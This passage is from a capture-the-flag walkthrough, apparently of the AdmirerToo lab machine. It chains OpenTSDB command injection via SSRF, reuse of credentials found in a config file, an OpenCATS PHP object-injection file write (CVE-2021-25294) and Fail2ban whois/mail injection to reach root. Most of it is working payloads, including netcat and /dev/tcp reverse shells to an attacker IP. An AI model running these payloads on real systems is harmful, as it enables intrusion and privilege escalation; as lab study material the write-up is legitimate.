
Reading through the error, we see that our issue is caused by the fact that the metric name we used (`sys.cpu.nice`) does not exist.

```
No such name for 'metrics': 'sys.cpu.nice'\n\tat
net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:450)
```

The `/api/suggest` endpoint can be used to enumerate available metrics. Let us modify our redirect URL as follows.

```
python2 redirect.py -p 80 "http://127.0.0.1:4242/api/suggest?type=metrics&max=10"
```

We make another login attempt from Adminer, discovering the `http.stats.web.hits` metric:



We should then modify our RCE payload by setting the correct metric.

```
python2 redirect.py -p 80 "http://127.0.0.1:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system('ping%20-
c1%2010.10.14.6')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```

The command is executed and a ping request is shown in our `tcpdump` output.

```
tcpdump -i tun0 icmp
```

```
$ tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
01:07:11.575302 IP db.admirer-gallery.htb > kali: ICMP echo request, id 7816, seq 1,
length 64
01:07:11.576095 IP kali > db.admirer-gallery.htb: ICMP echo reply, id 7816, seq 1,
length 64
```

We will now proceed to getting a reverse shell. We open a Netcat listener on port 7777.

```
nc -lnvp 7777
```

We run our redirect script with the following reverse shell payload.

```
python2 redirect.py -p 80 "http://127.0.0.1:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=
[33:system('nc%2010.10.14.6%207777%20-
e%20/bin/bash')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json"
```

A reverse shell as the `opentsdb` user is sent to our listener:

```
$ nc -nvlp 7777

listening on [any] 7777 ...
connect to [10.10.14.124] from (UNKNOWN) [10.10.11.137] 58044
id
uid=1000(opentsdb) gid=1000(opentsdb) groups=1000(opentsdb)
```

We can then upgrade it to a fully interactive shell.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
python3 -c "import pty;pty.spawn('/bin/bash')"

opentsdb@admirertoo:/$
```

Lateral Movement

The `/var/www/html/plugins/data/servers.php` file, which contains the login information for the Adminer OneClick-Login plugin, also contains a second set of (commented) credentials.


```
cat /var/www/html/plugins/data/servers.php
```

```
$ cat /var/www/html/plugins/data/servers.php

<?php
return [

    '{host}' => array(
        // Required parameters
//        'username'  => 'admirer',
//        'pass'      => 'bQ3u7^AxzcB7qAsxE3',
        'username'  => 'admirer_ro',
        'pass'      => '1w4nn4b3adm1r3d2!',
        // Optional parameters
        'label'     => 'MySQL',
        'databases' => array(
            'admirer' => 'Admirer DB',
        )
    ),
];
```

```
username : admirer
pass : bQ3u7^AxzcB7qAsxE3

username : admirer_ro
pass : 1w4nn4b3adm1r3d2!
```


A user called `jennifer` exists on the system.

```
grep bash /etc/passwd
```



Let us try connecting to the remote host via SSH as user `jennifer` using the commented out password obtained from the `server.php` file.

```
ssh jennifer@10.10.11.137
```



The user flag can be found in `/home/jennifer`.

Privilege Escalation

Enunerating the services running locally, we discover that port 8080 is listening on `127.0.0.1`.

```
ss -tulpn
```

```
$ ss -tulpn
Netid         State          Recv-Q         Send-Q                     Local Address:Port
[** SNIP **]
tcp           LISTEN         0              128                            127.0.0.1:8080
[** SNIP **]
```

A simple `cURL` command reveals that this port 8080 is running an Apache instance, which is serving the OpenCATS service.

```
curl -v localhost:8080
```

```
$ curl -v localhost:8080

[** SNIP **]

< HTTP/1.1 200 OK
< Date: Fri, 21 Jul 2021 19:52:41 GMT
< Server: Apache/2.4.38 (Debian)
< Set-Cookie: CATS=51obrtdifd31bv6d6oq65nt8sv; path=/
< Expires: Mon, 26 Jul 1997 05:00:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Last-Modified: Fri, 21 Jul 2021 19:52:41 GMT
< Vary: Accept-Encoding
< Content-Length: 3665
< Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html>
<head>
<title>opencats - Login</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<style type="text/css" media="all">@import "modules/login/login.css";</style>
<script type="text/javascript" src="js/lib.js"></script>
<script type="text/javascript" src="modules/login/validator.js"></script>
<script type="text/javascript" src="js/submodal/subModal.js"></script>
</head>

[** SNIP **]
```

By reading the Apache configuration file `/etc/apache2-opencats/apache2.conf` we find out that the service is running in the context of the `devel` user/group (something we would not be able to do by just looking at the `ps` output, because `/proc` is mounted with the `hidepid=2` option).

```
User devel

Group devel
```

Searching for files and directories owned by the `devel` group reveals the group has write permissions on the `/usr/local/src` and `/usr/local/etc` directories.


```
find / -group devel -ls 2>/dev/null
```

```
$ find / -group devel -ls 2>/dev/null

    18630      4 -rw-r--r--   1 root     devel         104 Jul 21  2021 /opt/opencats/INSTALL_BLOCK
   130578      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/src
   130579      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/etc
```

Let's use OpenSSH to perform local port forwarding which will allow us to access the service on local port 8088.

```
ssh -L 8088:127.0.0.1:8080 jennifer@10.129.1.11
```

By opening http://127.0.0.1:8088 with a web browser, we are met with a login screen:



The OpenCATS version (0.9.5.2) is shown. This version suffers from a known PHP Object Injection vulnerability that results in arbitrary file write (CVE-2021-25294). We can reuse Jennifer's credentials to obtain a successful login here. As we saw earlier, the `devel` user has write permissions only to the `/usr/local/src` and `/usr/local/etc` directories, which won't allow us to write a PHP webshell and have it executed by the server.

Further system enumeration reveals that the `fail2ban` service is running.

```
systemctl list-units | grep running
```

```
$ systemctl list-units|grep running

[** SNIP ***]

fail2ban.service                          loaded active running   Fail2Ban Service
```

Upon Googling we discovered a disclosed remote code execution Fail2ban vulnerability that could allow for privilege escalation under particular conditions. Let us take a look at the Fail2ban jail configuration.

```
cat /etc/fail2ban/jail.local
```

```
$ cat /etc/fail2ban/jail.local

[DEFAULT]
ignoreip = 127.0.0.1
bantime = 60s
destemail = root@admirertoo.htb
sender = fail2ban@admirertoo.htb
sendername = Fail2ban
mta = mail
action = %(action_mwl)s
```

The default action (`action_mwl`) will send an email to the root user containing the output of the `whois` command for the offending client along with log data. The `mta = mail` parameter is set, which means the `mail` command from `mailutils` will be used. This matches the conditions in the Proof of Concept exploit. The `sshd` jail is enabled by default on Debian systems.

Running `strace whois 127.0.0.1` reveals an attempt to read the `/usr/local/etc/whois.conf` file.

```
strace whois 127.0.0.1
```

```
$ strace whois 127.0.0.1

[** SNIP **]

openat(AT_FDCWD, "/usr/local/etc/whois.conf", O_RDONLY) = -1 ENOENT (No such file or directory)
```

According to the whois.conf manual, this configuration file can override the built-in whois server for queries matching a specific pattern. The path of the configuration file is defined in config.h and is set at build time.

Since `devel` can write to `/usr/local/etc`, we can attempt to exploit the OpenCATS vulnerability to write a custom `whois.conf` file and redirect WHOIS queries to a server under our control.

We write the following line to a local `whois.conf` file.

```
10.10.14.6 10.10.14.6
```

Following the PoC article, we use phpggc to generate a payload which will store `whois.conf` within `/usr/local/etc/whois.conf` of the target OpenCATS remote system.


```
phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf whois.conf

a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3
A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2
Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessio
nCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3
A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00
GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3B
s%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A22%3A%2210.10.14.6+10.10.14.6
%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B
%7Di%3A7%3Bi%3A7%3B%7D
```

From our logged in OpenCATS session as jennifer we request the following page.

```
127.0.0.1:8088/index.php?
m=activity&parametersactivity:ActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHtt
p%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJ
ar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00Gu
zzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00Guz
zleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5
CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%2
2%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A
%22Value%22%3Bs%3A22%3A%2210.10.14.6+10.10.14.6%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleH
ttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D
```

The `/usr/local/etc/whois.conf` file is written, but its content is not in a valid format.

```
cat /usr/local/etc/whois.conf
```



The first part of the string must be a regular expression matching the address in the query, while the second part must be the address of the server to send the query to.

Looking at the [whois source code](), we see how the row is parsed.

```
char buf[512];
static const char delim[] = " \t";
<SNIP>
while (fgets(buf, sizeof(buf), fp) != NULL) {
 <SNIP>
 p = buf;
 while (*p == ' ' || *p == '\t') /* eat leading blanks */
     p++;
 if (!*p)
     continue;   /* skip empty lines */
 if (*p == '#')
     continue;   /* skip comments */

 pattern = strtok(p, delim);
 server = strtok(NULL, delim);
 if (!pattern || !server)
     err_quit(_("Cannot parse this line: %s"), p);
 p = strtok(NULL, delim);
 if (p)
```


```
        err_quit(_("Cannot parse this line: %s"), p);
```

The `strtok` function is used to parse tokens from the buffer, delimited by white spaces or tabs. Since the buffer is 512 bytes long, we can forge our input so that the extra characters that are written at the end are ignored (by filling the string with spaces).

We need a valid regular expression as the first parameter. We can use regex101 to help us craft a valid regex.

```
[{"Expires":1,"Discard":false,"Value":"]*10.10.14.6
```

The above matches the input string "10.10.14.6":



(The trick here is to treat everything between square brackets as an item list, and to use a `*` to allow zero elements from the list followed by our address.)

In order to get the above string written to the target file, we can begin our payload with the following characters.

```
]*10.10.14.6
```

Next we write a space character, our address again (10.10.14.6) and 600 trailing spaces (just to make sure the string is more than 512 characters long). We run the following commands on our attacking machine.

```
python -c 'print("]*10.10.14.6 10.10.14.6" + " "*600)' > whois.conf
```

```
phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf whois.conf

a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3
A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2
Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessio
nCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3
A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00
GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3B
s%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A624%3A%22%5D%2A10.10.14.6+10.
10.14.6++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0
A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7
Di%3A7%3Bi%3A7%3B%7D
```

We send our new payload from our OpenCATS session.

```
127.0.0.1:8088/index.php?
m=activity&parametersactivity:ActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHtt
p%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJ
ar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00Gu
zzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00Guz
zleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5
CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%2
2%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A
%22Value%22%3Bs%3A624%3A%22%5D%2A10.10.14.6+10.10.14.6++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHtt
p%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D
```


We open a `netcat` listener on port 43 (WHOIS) on our attacking machine and run a query from the target machine.

```
sudo nc -lnvp 43
```

(Note: the `/usr/local/etc/whois.conf` is deleted every minute to minimize spoilers, so we need to act fast.)

```
whois 10.10.14.6
```

The request is sent to our listener, which means we have successfully hijacked the WHOIS query.



We can now attempt exploiting the Fail2ban vulnerability to obtain remote code execution as root.

Let us send our `mail` payload to a `ncat` listener (using `ncat` here because it automatically drops the connection after sending the reply).


```
printf "pwned\n~! bash -c 'bash -i &>/dev/tcp/10.10.14.6/7777 0>&1'\n" | sudo ncat -lnvp 43
```

We open a listener on port 7777.

```
nc -lnvp 7777
```

We exploit the OpenCATS object injection vulnerability to overwrite `/usr/local/etc/whois.conf` again (same payload as above).

In order to trigger RCE, we make a series of failed SSH attempts. When our client gets banned, the whois query is sent to our listener on port 43.



The payload is executed and a reverse shell with root privileges is sent back to our listener on port 7777.

```
$ nc -nvlp 7777

Connection from 10.10.11.137:40714
bash: cannot set terminal process group (1871): Inappropriate ioctl for device
bash: no job control in this shell
root@admirertoo:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.